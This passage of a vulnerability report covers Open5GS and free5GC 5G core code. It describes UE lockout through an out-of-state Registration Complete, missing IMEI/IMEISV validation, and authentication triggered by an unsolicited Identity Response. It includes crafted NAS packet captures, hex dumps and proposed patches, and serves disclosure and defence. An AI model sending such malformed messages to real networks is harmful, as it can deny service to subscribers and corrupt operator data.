src/amf/ngap-path.c


```
int ngap_send_to_nas(ran_ue_t *ran_ue,
        NGAP_ProcedureCode_t procedureCode, NGAP_NAS_PDU_t *nasPdu)
{
...
    if (ran_ue->amf_ue) {
        if (nas_5gs_security_decode(ran_ue->amf_ue,
                security_header_type, nasbuf) != OGS_OK) {
            ogs_error("nas_eps_security_decode failed()");
            return OGS_ERROR;
        }
    }
    h = (ogs_nas_5gmm_header_t *)nasbuf->data;
    ogs_assert(h);
    if (h->extended_protocol_discriminator ==
            OGS_NAS_EXTENDED_PROTOCOL_DISCRIMINATOR_5GMM) {
        e = amf_event_new(AMF_EVENT_5GMM_MESSAGE);
...
 else {
        ogs_error("Unknown NAS Protocol discriminator 0x%02x",
                h->extended_protocol_discriminator);
        ogs_pkbuf_free(nasbuf);
```

```
            return OGS_ERROR;

        }

...

}
```

Validation method:

Send an InitialUEMessage whose embedded NAS message type is Registration Complete. The AMF should discard this NAS message as invalid at this stage without permanently locking out the victim UE; after the UE subsequently sends a legitimate first message, the AMF should accept it and rebuild/maintain context.

However, in the observed behavior, the AMF clears the UE’s AMF_UE_NGAP_ID and then refuses to process any subsequent messages from the same UE. After this InitialUEMessage, have the UE send a valid UplinkNASTransport carrying a Registration Request; the AMF no longer establishes or maintains context and instead immediately responds with an NGAP Error Indication.



```
873 11.561729   127.0.0.1   127.0.0.5   NGAP/NAS-5GS   118 InitialUEMessage, Registration complete
881 11.766964   127.0.0.5   127.0.0.1   SCTP            62 SACK (Ack=1, Arwnd=106496)
882 11.766991   127.0.0.1   127.0.0.5   NGAP/NAS-5GS   130 UplinkNASTransport, Registration request
883 11.767329   127.0.0.5   127.0.0.1   NGAP            98 SACK (Ack=2, Arwnd=106496) , ErrorIndication
886 11.975003   127.0.0.1   127.0.0.5   SCTP            62 SACK (Ack=1, Arwnd=106496)
914 14.107600   127.0.0.1   127.0.0.5   NGAP/NAS-5GS   138 InitialUEMessage, Registration request
970 14.115008   127.0.0.5   127.0.0.1   NGAP/NAS-5GS   146 SACK (Ack=3, Arwnd=106496) , DownlinkNASTransport, Authentication request
976 14.319002   127.0.0.1   127.0.0.5   SCTP            62 SACK (Ack=2, Arwnd=106496)
```

```
        value
            RAN-UE-NGAP-ID: 1
    Item 1: id-NAS-PDU
        ProtocolIE-Field
            id: id-NAS-PDU (38)
            criticality: reject (0)
            value
                NAS-PDU: 7e0043
                    Non-Access-Stratum 5GS (NAS)PDU
                        Plain NAS 5GS Message
                            Extended protocol discriminator: 5G mobility management messages (126)
                            0000 .... = Spare Half Octet: 0
                            .... 0000 = Security header type: Plain NAS message, not security protected (0)
                            Message type: Registration complete (0x43)
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 02   ········ ······E·
0010  00 68 00 04 40 00 40 84  3c 06 7f 00 00 01 7f 00   ·h··@·@· <·······
0020  00 05 e9 20 96 0c 53 f5  b6 3e 00 00 00 00 00 03   ··· ··S· ·>······
0030  00 46 86 ed 6d 82 00 01  00 00 00 00 00 3c 00 0f   ·F··m··· ·····<··
0040  40 32 00 00 05 00 55 00  02 00 01 00 26 00 04 03   @2····U· ····&···
0050  7e 00 43 00 79 00 13 50  99 f9 07 00 00 00 01 00   ~·C·y··P ········
0060  99 f9 07 00 00 01 ec de  4f f6 00 5a 40 01 18 00   ········ O··Z@···
0070  70 40 01 00 00 00                                  p@····
```

In the logs, subsequent messages from the same UE typically trigger errors such as “ERROR: No AMF_UE_NGAP_ID”, indicating that the AMF has lost (or cleared) the UE’s NGAP association and is no longer maintaining a valid context for that UE.

```
[INFO]: InitialUEMessage (../src/amf/ngap-handler.c:401)

[amf] [INFO]: [Added] Number of gNB-UEs is now 1 (../src/amf/context.c:2523)

[amf] [INFO[RAN_UE_NGAP_ID[1] AMF_UE_NGAP_ID[4] TAC[1] CellID[0x10] (../src/amf/ngap-handler.c:562)

[amf] [INFO]: [Added] Number of AMF-UEs is now 4 (../src/amf/context.c:1570)

[gmm] [ERROR]: [(null)] Registration complete in INVALID-STATE (../src/amf/gmm-sm.c:1341)

[amf] [ERROR[0m: No AMF_UE_NGAP_ID (../src/amf/ngap-handler.c:632)
```

Fix recommendation:

When initial access receives an unexpected/invalid 5GMM message type, the AMF should fail fast, send an error as appropriate, and tear down the RAN-UE context so the UE can restart the uplink procedure cleanly.

Similarly, for unsupported security header types, decryption failures, or unknown EPD, the AMF should avoid leaving a “poisoned” UE context. If the implementation clears MME_UE_S1AP_ID / AMF_UE_NGAP_ID, it must also remove the corresponding RAN UE state (and any partially created UE context), rather than retaining it and permanently rejecting all subsequent UE messages.

src/amf/ngap-path.c

```
int ngap_send_to_nas(ran_ue_t *ran_ue,
        NGAP_ProcedureCode_t procedureCode, NGAP_NAS_PDU_t *nasPdu)
{
...
    default:
        ogs_error("Not implemented(security header type:0x%x)",
                sh->security_header_type);
        ran_ue_remove(ran_ue);
        return OGS_ERROR;
    }
    if (ran_ue->amf_ue) {
        if (nas_5gs_security_decode(ran_ue->amf_ue,
                security_header_type, nasbuf) != OGS_OK) {
            ogs_error("nas_eps_security_decode failed()");
             ran_ue_remove(ran_ue);
            return OGS_ERROR;
        }
    }
    h = (ogs_nas_5gmm_header_t *)nasbuf->data;
    ogs_assert(h);
     if (procedureCode == NGAP_ProcedureCode_id_InitialUEMessage) {
         if (h->extended_protocol_discriminator !=
                 OGS_NAS_EXTENDED_PROTOCOL_DISCRIMINATOR_5GMM) {
             ogs_error("Invalid extended_protocol_discriminator [%d]",
                     h->extended_protocol_discriminator);
             ogs_pkbuf_free(nasbuf);
             ran_ue_remove(ran_ue);
             return OGS_ERROR;
         }
         if (h->message_type != OGS_NAS_5GS_REGISTRATION_REQUEST &&
             h->message_type != OGS_NAS_5GS_SERVICE_REQUEST &&
             h->message_type != OGS_NAS_5GS_DEREGISTRATION_REQUEST_FROM_UE) {
             ogs_error("Invalid 5GMM message type [%d]", h->message_type);
             ogs_pkbuf_free(nasbuf);
             ran_ue_remove(ran_ue);
             return OGS_ERROR;
         }
     }
    if (h->extended_protocol_discriminator ==
            OGS_NAS_EXTENDED_PROTOCOL_DISCRIMINATOR_5GMM) {
        e = amf_event_new(AMF_EVENT_5GMM_MESSAGE);
...
 else {
        ogs_error("Unknown NAS Protocol discriminator 0x%02x",
                h->extended_protocol_discriminator);
        ogs_pkbuf_free(nasbuf);
        ran_ue_remove(ran_ue);
        return OGS_ERROR;
    }
...
}
```

2.2 free5GC:(v3.3.0)

（1）P3-Missing validation check of IMEI/IMEISV

In the Identity Response, the UE may include a permanent equipment identifier PEI (5GS Mobile Identity) carrying an IMEI or IMEISV, encoded in BCD (packed-decimal nibbles). IMEI is a 15-digit decimal string whose last digit is a Luhn check digit; IMEISV is a 16-digit decimal string whose last two digits denote the software version and is not Luhn-validated. The Luhn algorithm verifies an IMEI by doubling every second digit from the right, summing digits (subtracting 9 for results ≥10), and requiring sum % 10 == 0.

PeiToStringWithError() currently performs only BCD-to-string decoding and minor nibble trimming (parity / trailing half-nibble handling), but does not enforce: (i) length constraints (IMEI must be 15 digits; IMEISV must be 16 digits), (ii) digit-only validity, or (iii) Luhn validation for IMEI. It uses hex.EncodeToString(tmpBytes) to stringify the reconstructed nibbles, so malformed or forged IMEI/IMEISV values are accepted and persisted as "imei-<digitStr>" or "imeisv-<digitStr>" in the database. If an attacker inserts nibbles >9, the resulting string can contain non-decimal characters (a–f). Without validation, the DB can be polluted with non-numeric, wrong-length, or Luhn-invalid identifiers, which may disrupt downstream logic; if other components rely on IMEI-based allow/deny lists or policy matching, this can lead to bypasses or false blocks.

nasConvert/MobileIdentity5GS.go


```
func PeiToStringWithError(buf []byte) (string, error) {
    var prefix string
    if len(buf) < 1 {
        return "", errors.New("too short PEI")
    }
    typeOfIdentity := buf[0] & 0x07
    if typeOfIdentity == 0x03 {
        prefix = "imei-"
    } else {
        prefix = "imeisv-"
    }
    oddIndication := (buf[0] & 0x08) >> 3
    digit1 := (buf[0] & 0xf0)
    tmpBytes := []byte{digit1}
    for _, octet := range buf[1:] {
        digitP := octet & 0x0f
        digitP1 := octet & 0xf0
        tmpBytes[len(tmpBytes)-1] += digitP
        tmpBytes = append(tmpBytes, digitP1)
    }
    digitStr := hex.EncodeToString(tmpBytes)
    digitStr = digitStr[:len(digitStr)-1] // remove the last digit
    if oddIndication == 0 { // even digits
        digitStr = digitStr[:len(digitStr)-1] // remove the last digit
    }

    return prefix + digitStr, nil
}
```

Validation method:

Have the UE send an Identity Response with PEI = IMEI/IMEISV, and deliberately craft malformed BCD content such that: the decoded digit string length is not 15 (IMEI) or 16 (IMEISV); the BCD contains non-decimal nibbles (values 10 – 15), yielding non-digit characters after decoding; the length appears valid, but the IMEI fails the Luhn check.

Under the legacy AMF logic, PeiToStringWithError() decodes the field and directly returns "imei-" + digitStr or "imeisv-" + digitStr without validation. The upper layer then writes this value to the database, permanently storing an invalid IMEI/IMEISV.

Example: 3365390853460f30f0. IMEI is defined as a 15-digit (odd-length) identifier, so the Odd/Even indicator should be Odd = 1; marking it as Even = 0 contradicts the IMEI type. The payload also contains multiple 0xF nibbles: 0xF is only permissible as the high-nibble filler for the final octet when the number of digits is odd, but here it appears in positions that violate the encoding rules.



```
23 0.970761409   127.0.0.1      127.0.0.18     NGAP/NAS-5GS    130 UplinkNASTransport, Identity response
24 0.983803895   127.0.0.18     127.0.0.1      NGAP/NAS-5GS    234 SACK (Ack=4, Arwnd=106496) , InitialContextSetupRequest, Registration accept
25 0.983900743   127.0.0.1      127.0.0.18     NGAP             98 SACK (Ack=4, Arwnd=106496) , InitialContextSetupResponse
26 1.188579365   127.0.0.18     127.0.0.1      SCTP             62 SACK (Ack=5, Arwnd=106496)
27 6.989465962   127.0.0.18     127.0.0.1      NGAP/NAS-5GS    138 DownlinkNASTransport, Registration accept
28 7.190873339   127.0.0.1      127.0.0.18     SCTP             62 SACK (Ack=5, Arwnd=106496)
29 7.190879137   127.0.0.18     127.0.0.1      SCTP            138 DATA (TSN=5) (retransmission)
30 7.190900979   127.0.0.1      127.0.0.18     SCTP             66 SACK (Ack=5, Arwnd=106496)
31 7.474903792   127.0.0.18     127.0.0.1      SCTP            106 HEARTBEAT
```

```
        .... 0010 = Security header type: Integrity protected and ciphered (2)
        Message authentication code: 0x77e30313
        Sequence number: 1
    v Plain NAS 5GS Message
        Extended protocol discriminator: 5G mobility management messages (126)
        0000 .... = Spare Half Octet: 0
        .... 0000 = Security header type: Plain NAS message, not security protected (0)
        Message type: Identity response (0x5c)
      v 5GS mobile identity
          Length: 9
          .... 0... = Odd/even indication: Even number of identity digits
          .... .011 = Type of identity: IMEI (3)
          IMEI: 35693803564?0030
v Item 3: id-UserLocationInformation
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 02   ········ ······E·
0010  00 74 00 00 40 00 40 84  3b f1 7f 00 00 01 7f 00   ·t··@·@· ;·······
0020  00 12 d9 91 96 0c 2c 2e  bd a0 00 00 00 00 00 03   ······,. ········
0030  00 54 85 b1 e4 2d 00 01  00 03 00 00 00 3c 00 2e   ·T···-·· ·····<·.
0040  40 40 00 00 04 00 0a 00  02 00 01 00 55 00 02 00   @@······ ····U···
0050  01 00 26 00 16 15 7e 02  77 e3 03 13 01 7e 00 5c   ··&···~· w····~·\
0060  00 09 33 65 39 08 53 46  0f 30 f0 00 79 40 13 50   ··3e9·SF ·0··y@·P
0070  02 f8 39 00 00 00 01 00  02 f8 39 00 00 01 ea eb   ··9····· ··9·····
0080  64 1b                                              d·
```

Fix recommendation:

IMEI must be exactly 15 digits and pass the Luhn check; IMEISV must be exactly 16 digits (first 14 = IMEI TAC+SNR, last 2 = SVN). IMEISV has no Luhn check, but it must be decimal-only.

Enhance PeiToStringWithError() with strict length enforcement after decoding (verify the resulting digitStr length for IMEI/IMEISV).

Add IMEI validation via a new validateIMEI() routine: normalize the string (e.g., remove separators), enforce all-digit content, run the Luhn check, and return an error on failure.

Fail explicitly: if length or validation fails, return an error instead of synthesizing "imei-" + digitStr / "imeisv-" + digitStr, allowing upper layers to reject the identity and log an alert.

Non-digit hardening: the IsDigit check inside validateIMEI() prevents a–f artifacts produced by malformed BCD nibbles. For IMEISV, at minimum enforce length; for stronger robustness, also enforce all-digit content on the IMEISV path.

nasConvert/MobileIdentity5GS.go

```
func PeiToStringWithError(buf []byte) (string, error) {
        var prefix string
```

```
if len(buf) < 1 {
    return "", errors.New("too short PEI")
}
typeOfIdentity := buf[0] & 0x07
if typeOfIdentity == 0x03 {
    prefix = "imei-"
} else {
    prefix = "imeisv-"
}
oddIndication := (buf[0] & 0x08) >> 3
digit1 := (buf[0] & 0xf0)
tmpBytes := []byte{digit1}
for _, octet := range buf[1:] {
    digitP := octet & 0x0f
    digitP1 := octet & 0xf0
    tmpBytes[len(tmpBytes)-1] += digitP
    tmpBytes = append(tmpBytes, digitP1)
}
digitStr := hex.EncodeToString(tmpBytes)
digitStr = digitStr[:len(digitStr)-1] // remove the last digit
if oddIndication == 0 { // even digits
    digitStr = digitStr[:len(digitStr)-1] // remove the last digit
}
if prefix == "imei-" {
    // Validate IMEI before returning
    if len(digitStr) != 15 {
        return "", fmt.Errorf("invalid IMEI length: expected 15 digits, got %d", len(digitStr))
    }
    valid, err := validateIMEI(digitStr)
```

```
		if err != nil {
			return "", fmt.Errorf("IMEI validation error: %w", err)
		}
		if !valid {
			return "", fmt.Errorf("invalid IMEI checksum")
		}
	} else {
		if len(digitStr) != 16 {
			return "", fmt.Errorf("invalid IMEISV length: expected 16 digits, got %d", len(digitStr))
		}
	}
	return prefix + digitStr, nil
}
func validateIMEI(imei string) (bool, error) {
	// Remove any non-digit characters
	cleanIMEI := strings.ReplaceAll(imei, "-", "")
	cleanIMEI = strings.ReplaceAll(cleanIMEI, " ", "")

	// Check if all characters are digits
	for _, char := range cleanIMEI {
		if !unicode.IsDigit(char) {
			return false, fmt.Errorf("IMEI contains non-digit character: %c", char)
		}
	}

	// Luhn algorithm validation
	sum := 0
	for i := len(cleanIMEI) - 1; i >= 0; i-- {
		digit := int(cleanIMEI[i] - '0')
```

```
            if (len(cleanIMEI)-i)%2 == 0 {
                digit *= 2
                if digit > 9 {
                    digit = digit/10 + digit%10
                }
            }
            sum += digit
        }

        return sum%10 == 0, nil
}
```

3. Logical Deviation

3.1 Open5GS:(v2.6.6)

（1）D1-Incorrect transition

Beyond the crashes and violations, we also identified an incorrect protocol state transition in Open5GS. If the core network receives an Identity Response before any Registration Request or Service Request, it may still respond with an Authentication Request, effectively initiating the authentication procedure.

According to 3GPP TS 24.501, only a Registration Request or Service Request is allowed to trigger the transition from 5GMM-DEREGISTERED to 5GMM-COMMON-PROCEDURE-INITIATED. However, the implementation fails to verify that the initiating message_type is Registration/Service Request. As a result, even while the AMF remains in the DEREGISTERED state and has not received a REGISTRATION_REQUEST, it continues to advance the authentication workflow (including SBI interactions), which constitutes a protocol violation.


```
src/amf/gmm-sm.c
```

```
static void common_register_state(ogs_fsm_t *s, amf_event_t *e,
        gmm_common_state_e state)
{…      sess = e->sess;
        amf_ue = sess->amf_ue;
        nas_message = e->nas.message;
        switch (nas_message->gmm.h.message_type) {
        case OGS_NAS_5GS_IDENTITY_RESPONSE:
            CLEAR_AMF_UE_TIMER(amf_ue->t3570);
            ogs_info("Identity response");
            rv = gmm_handle_identity_response(amf_ue,
                &nas_message->gmm.identity_response);
            if (rv != OGS_OK) {
               ogs_error("gmm_handle_identity_response() failed");
               OGS_FSM_TRAN(s, gmm_state_exception);
               break;
            }
            if (!AMF_UE_HAVE_SUCI(amf_ue)) {
                ogs_error("No SUCI");
                OGS_FSM_TRAN(s, gmm_state_exception);
                break;
            }
            amf_sbi_send_release_all_sessions(
                        amf_ue, AMF_RELEASE_SM_CONTEXT_NO_STATE);
            if (!AMF_SESSION_RELEASE_PENDING(amf_ue) &&
                amf_sess_xact_count(amf_ue) == xact_count) {
                r = amf_ue_sbi_discover_and_send(
                            OGS_SBI_SERVICE_TYPE_NAUSF_AUTH, NULL,
                            amf_nausf_auth_build_authenticate,
                            amf_ue, 0, NULL);
```

```
                    ogs_expect(r == OGS_OK);

                    ogs_assert(r != OGS_ERROR);

                            }

                OGS_FSM_TRAN(s, &gmm_state_authentication);

…}
```

Validation method:

Before any registration is performed, send an Identity Response directly from the UE. Per TS 24.501, the AMF should reject/drop this message, must not transition into authentication, and should remain in the 5GMM-DEREGISTERED state. Observed behavior: the AMF nevertheless enters the authentication flow, issues an SBI request to the AUSF, and sends an Authentication Request to the UE.



```
 845 11.555468   127.0.0.1   127.0.0.5   NGAP/NAS-5GS   134 InitialUEMessage, Identity response
 902 11.562541   127.0.0.5   127.0.0.1   NGAP/NAS-5GS   146 SACK (Ack=1, Arwnd=106496) , DownlinkNASTransport, Authentication request
 907 11.564028   127.0.0.1   127.0.0.5   NGAP/NAS-5GS   150 SACK (Ack=1, Arwnd=106496) , UplinkNASTransport, Registration request
 942 11.568115   127.0.0.5   127.0.0.1   NGAP/NAS-5GS   146 SACK (Ack=2, Arwnd=106496) , DownlinkNASTransport, Authentication request
 947 11.770008   127.0.0.1   127.0.0.5   SCTP            62 SACK (Ack=2, Arwnd=106496)
 973 13.074014   127.0.0.1   127.0.0.5   NGAP/NAS-5GS   138 InitialUEMessage, Registration request
1009 13.079390   127.0.0.5   127.0.0.1   NGAP/NAS-5GS   146 SACK (Ack=3, Arwnd=106496) , DownlinkNASTransport, Authentication request
1013 13.282010   127.0.0.1   127.0.0.5   SCTP            62 SACK (Ack=3, Arwnd=106496)
1043 14.895878   127.0.0.1   127.0.0.5   NGAP/NAS-5GS   138 InitialUEMessage, Registration request
1079 14.902246   127.0.0.5   127.0.0.1   NGAP/NAS-5GS   146 SACK (Ack=4, Arwnd=106496) , DownlinkNASTransport, Authentication request
1083 15.106010   127.0.0.1   127.0.0.5   SCTP            62 SACK (Ack=4, Arwnd=106496)
```

```
> Item 0: id-RAN-UE-NGAP-ID
v Item 1: id-NAS-PDU
  v ProtocolIE-Field
      id: id-NAS-PDU (38)
      criticality: reject (0)
    v value
      v NAS-PDU: 7e005c000d0199f907000000000000000020
        v Non-Access-Stratum 5GS (NAS)PDU
          v Plain NAS 5GS Message
              Extended protocol discriminator: 5G mobility management messages (126)
              0000 .... = Spare Half Octet: 0
              .... 0000 = Security header type: Plain NAS message, not security protected (0)
              Message type: Identity response (0x5c)
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 02   ········ ······E·
0010  00 78 00 04 40 00 40 84  3b f6 7f 00 00 01 7f 00   ·x··@·@· ;·······
0020  00 05 a6 69 96 0c df 3d  f2 86 00 00 00 00 00 03   ···i···= ········
0030  00 55 bd 58 76 b4 00 01  00 00 00 00 00 3c 00 0f   ·U·Xv··· ·····<··
0040  40 41 00 00 05 00 55 00  02 00 01 00 26 00 13 12   @A····U· ····&···
0050  7e 00 5c 00 0d 01 99 f9  07 00 00 00 00 00 00 00   ~·\····· ········
0060  00 20 00 79 00 13 50 99  f9 07 00 00 00 01 00 99   · ·y··P· ········
0070  f9 07 00 00 01 ec de 53  6b 00 5a 40 01 18 00 70   ·······S k·Z@···p
0080  40 01 00 00 00 00                                  @·····
```

Fix recommendation:

Introduce an early guard in the IDENTITY_RESPONSE handling path to explicitly reject cases where amf_ue->nas.message_type == 0, which indicates that no valid initiating message (e.g., Registration/Service/Attach) has been received and the UE is still in the 5GMM-DEREGISTERED state. In this case, the AMF should not respond to the Identity Response; instead, it should report an error via NGAP, clean up the abnormal context, and block any illegal transition into the authentication workflow. This both enforces correct state-machine behavior and prevents downstream assertion-triggered crashes.

```
        case OGS_NAS_5GS_IDENTITY_RESPONSE:

            if (amf_ue->nas.message_type == 0) {

                ogs_warn("No Received NAS message");
                r = ngap_send_error_indication2(ran_ue, NGAP_Cause_PR_protocol,
                                                NGAP_CauseProtocol_semantic_error);
                ogs_expect(r == OGS_OK);
                ogs_assert(r != OGS_ERROR);
                OGS_FSM_TRAN(s, gmm_state_exception);
                break;
            }
…
                r = nas_5gs_send_gmm_reject(ran_ue, amf_ue, gmm_cause);
                ogs_expect(r == OGS_OK);
                ogs_assert(r != OGS_ERROR);
                OGS_FSM_TRAN(s, gmm_state_exception);
```